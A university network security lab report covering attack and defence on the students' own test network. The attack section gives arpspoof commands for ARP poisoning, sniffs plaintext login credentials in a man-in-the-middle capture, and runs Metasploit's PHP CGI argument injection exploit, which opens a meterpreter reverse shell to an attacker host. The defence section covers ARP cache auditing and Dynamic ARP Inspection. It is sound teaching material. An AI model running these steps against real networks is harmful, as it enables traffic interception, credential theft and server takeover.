People's Democratic Republic of Algeria

Houari Boumediene University of Science and Technology

SIQ Department

Network Security Project

Suggested by : M. ZERAOULIA Khaled

Carried out by: KORDJANI Messaoud Nadjib

KENDJOUA Chouaib

KHOUAZEM Samy

LARBI Abderrahmane

HERBI Oussama

AGOUNINESSOUK Abdrraouf

HABBOUCHE Scintia

BENSALEM Aya

BOUGUESSIR Maroua

BENBERNA Hichem

BILEK Sliman

KENDJOUH Abderrahim

Contents

1 Phase Two: Red Teaming and Blue Teaming

In this phase we will be testing the security of our network infrastructure via exploiting any vulnerabilities that could be found, assessing our defense mechanisms, and improving our overall security.

1.1 Red Teaming :

We will be simulating real-world attacks to identify weaknesses.

1.1.1 ARP Poisoning :

The ARP poisoning attack happened to be an insider attack as showcased in the following figure:





Figure 1: Attack

1. **Reconnaissance :** This step consists of network scanning and identifying targets

2. **Spoofing ARP Messages :** This step consists of creating fake ARP reply packets that associate their MAC address with the IP address of the target device (192.168.40.1) and the router (192.168.40.254), then forwarding these ARP replies (without making any ARP request). Once the victim receives the fake ARP replies it updates its ARP cache associating the attacker's MAC address with the gateway's IP, similarly, the attacker sends ARP replies to the gateway associating the victim's IP address with the attacker's MAC address.




```
┌──(root㉿kali)-[/home/messaoud]
└─# cat /proc/sys/net/ipv4/ip_forward
0

┌──(root㉿kali)-[/home/messaoud]
└─# echo 1 > /proc/sys/net/ipv4/ip_forward

┌──(root㉿kali)-[/home/messaoud]
└─# cat /proc/sys/net/ipv4/ip_forward
1
```

Figure 2: Enabling IP Forwarding


1.1.2 Man-in-the-Middle :

We are going to leverage the result that we gained from the previous attack by exploiting them with a MiTM attack, so this part consists of Packet Forwarding and sniffing. The attacker chooses to forward the intercepted traffic to the intended recipient, making the attack less noticeable using Ettercap. The following images showcases the result of the attack :



```
┌──(root㉿kali)-[/home/messaoud]
└─# arpspoof -i eth0 -t 192.168.40.1 -r 192.168.40.254
c6:bb:69:fa:55:84 0:c:29:77:11:5a 0806 42: arp reply 192.168.40.254 is-at c6:bb:69:fa:55:84
c6:bb:69:fa:55:84 0:0:5e:0:1:28 0806 42: arp reply 192.168.40.1 is-at c6:bb:69:fa:55:84
c6:bb:69:fa:55:84 0:c:29:77:11:5a 0806 42: arp reply 192.168.40.254 is-at c6:bb:69:fa:55:84
c6:bb:69:fa:55:84 0:0:5e:0:1:28 0806 42: arp reply 192.168.40.1 is-at c6:bb:69:fa:55:84
c6:bb:69:fa:55:84 0:c:29:77:11:5a 0806 42: arp reply 192.168.40.254 is-at c6:bb:69:fa:55:84
c6:bb:69:fa:55:84 0:0:5e:0:1:28 0806 42: arp reply 192.168.40.1 is-at c6:bb:69:fa:55:84
c6:bb:69:fa:55:84 0:c:29:77:11:5a 0806 42: arp reply 192.168.40.254 is-at c6:bb:69:fa:55:84
c6:bb:69:fa:55:84 0:0:5e:0:1:28 0806 42: arp reply 192.168.40.1 is-at c6:bb:69:fa:55:84
c6:bb:69:fa:55:84 0:c:29:77:11:5a 0806 42: arp reply 192.168.40.254 is-at c6:bb:69:fa:55:84
c6:bb:69:fa:55:84 0:0:5e:0:1:28 0806 42: arp reply 192.168.40.1 is-at c6:bb:69:fa:55:84
```

Figure 3: ARP Cache Poisoning



Welcome to our website!


This is some random content.

Login

Username: admin


Password: ••••••••

Figure 4: connecting to the admin account



```
http
No.  Time            Source         Destination   Protocol Length Info
1393 449.308078967   192.168.40.1   195.1.1.161   HTTP      515 GET /try/ HTTP/1.1
1397 449.416121758   195.1.1.161    192.168.40.1  HTTP     1100 HTTP/1.1 200 OK  (text/html)
1604 514.245365974   192.168.40.1   195.1.1.161   HTTP      491 GET /try/?username=admin&password=whatever HTTP/1.1
1608 514.326734537   195.1.1.161    192.168.40.1  HTTP     1100 HTTP/1.1 200 OK  (text/html)
```

Figure 5: credential capturing 1




```
.1.161          HTTP       515 GET /try/ HTTP/1.1
58.40.1         HTTP      1100 HTTP/1.1 200 OK  (text/html)
.1.161          HTTP       491 GET /try/?username=admin&password=whatever HTTP/1.1
58.40.1         HTTP      1100 HTTP/1.1 200 OK  (text/html)
```

```
bytes captured (3928 bits) on in
7:11:5a), Dst: c6:bb:69:fa:55:84
 Dst: 195.1.1.161
Dst Port: 80, Seq: 1, Ack: 1, Le

TP/1.1\r\n
rname=admin&password=whatever H

whatever
```

Wireshark · Follow TCP Stream (tcp.stream eq 7) · eth0

```
GET /try/?username=admin&password=whatever HTTP/1.1
Host: 195.1.1.161
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:124.0) Gecko/20100101 Firefox/124.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: fr,fr-FR;q=0.8,en-US;q=0.5,en;q=0.3
Accept-Encoding: gzip, deflate
Connection: keep-alive
Referer: http://195.1.1.161/try/
Upgrade-Insecure-Requests: 1

HTTP/1.1 200 OK
Date: Sat, 25 May 2024 13:47:25 GMT
Server: Apache/2.4.52 (Ubuntu)
Last-Modified: Fri, 24 May 2024 22:10:37 GMT
ETag: "778-6193a6ff52147-gzip"
Accept-Ranges: bytes
Vary: Accept-Encoding
Content-Encoding: gzip
Content-Length: 709
Keep-Alive: timeout=5, max=100
Connection: Keep-Alive
Content-Type: text/html
```

Figure 6: credential capturing 2




```
DHCP: [00:0C:29:CA:CB:90] DISCOVER
HTTP : 195.1.1.161:80 -> USER: admin  PASS: whatever  INFO: http://195.1.1.161/try/
DHCP: [00:0C:29:CA:CB:5E] DISCOVER
HTTP : 195.1.1.161:80 -> USER: admin  PASS: whatever  INFO: http://195.1.1.161/try/
HTTP : 195.1.1.161:80 -> USER: admin  PASS: whatever  INFO: http://195.1.1.161/try/
DHCP: [00:0C:29:CA:CB:90] DISCOVER
```

Figure 7: credential capturing 3

1.1.3 CGI Argument Injection:


To further inspect any other vulnerabilities on the web server, we will be using the *scanner/http/http_version* module available in Metasploit, the results showcases that the web server uses **php 5.2.4** which is vulnerable to a **CGI Argument Injection**



```
msf6 > use 0
msf6 auxiliary(scanner/http/http_version) > show options

Module options (auxiliary/scanner/http/http_version):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   Proxies                   no        A proxy chain of format type:host:port[
                                       ,type:host:port][...]
   RHOSTS                    yes       The target host(s), see https://docs.me
                                       tasploit.com/docs/using-metasploit/basi
                                       cs/using-metasploit.html
   RPORT    80               yes       The target port (TCP)
   SSL      false            no        Negotiate SSL/TLS for outgoing connecti
                                       ons
   THREADS  1                yes       The number of concurrent threads (max o
                                       ne per host)
   VHOST                     no        HTTP server virtual host


View the full module info with the info, or info -d command.

msf6 auxiliary(scanner/http/http_version) > set rhosts 195.1.1.161
rhosts => 195.1.1.161
msf6 auxiliary(scanner/http/http_version) > run

[+] 195.1.1.161:80 Apache/2.2.8 (Ubuntu) DAV/2 ( Powered by PHP/5.2.4-2ubuntu5.10 )
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
```

Figure 8: http version

The script to exploit this vulnerability already exists in Metasploit, it could be found by searching for 'cgi_arg_injection' and modifying the parameters of the script, rhosts on 195.1.1.161 (the server's address) as showcased in the following figure



```
msf6 > search cgi_arg_injection

Matching Modules
================

   #  Name                                      Disclosure Date  Rank       Check  Description
   -  ----                                      ---------------  ----       -----  -----------
   0  exploit/multi/http/php_cgi_arg_injection  2012-05-03       excellent  Yes    PHP CGI Argument Injection


Interact with a module by name or index. For example info 0, use 0 or use exploit/multi/http/php_cgi_arg_injection

msf6 > use 0
[*] No payload configured, defaulting to php/meterpreter/reverse_tcp
msf6 exploit(multi/http/php_cgi_arg_injection) > set rhosts 195.1.1.161
rhosts => 195.1.1.161
msf6 exploit(multi/http/php_cgi_arg_injection) > exploit

[*] Started reverse TCP handler on 50.50.50.2:4444
[*] Sending stage (39927 bytes) to 195.1.1.161
[*] Meterpreter session 1 opened (50.50.50.2:4444 -> 195.1.1.161:37120) at 2024-04-19 17:09:54 -0400

meterpreter > sysinfo
Computer    : server-dmz-i
OS          : Linux server-dmz-i 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686
Meterpreter : php/linux
meterpreter > 
```

Figure 9: msfconsole

This attack allows us to reverse shell , it can be can launched externally as showcased in the following figure:





Figure 10: CGI$_{A}ttack$

1.2 Blue Teaming :

To ensure all security systems are up-to-date and correctly configured. a usual monitoring was made by inspecting the ARP Cache, suspicious entries were found : 2 IP addresses having the same MAC address, which lead to detecting the ARP Spoofing Attack.



```
C:\Users\hichem>arp -a

Interface : 192.168.40.1 --- 0xa
  Adresse Internet      Adresse physique      Type
  192.168.40.10         c6-bb-69-fa-55-84     dynamique
  192.168.40.254        c6-bb-69-fa-55-84     dynamique
  192.168.40.255        ff-ff-ff-ff-ff-ff     statique
  224.0.0.22            01-00-5e-00-00-16     statique
  224.0.0.252           01-00-5e-00-00-fc     statique
  239.255.255.250       01-00-5e-7f-ff-fa     statique

C:\Users\hichem>
```

Figure 11: ARP cache audit

The Blue team reacted and implemented the following countermeasures :

1. **Dynamic Arp Inpection:** it is a security feature of switches, it filters ARP messages received on untrusted port and allow traffic trusted ports





Figure 12: Dynamic Arp Inpection


So it It inspects the couple (IP@, MAC @) in the sent packet and compares it with:

- DHCP snooping binding table
- ARP ACL



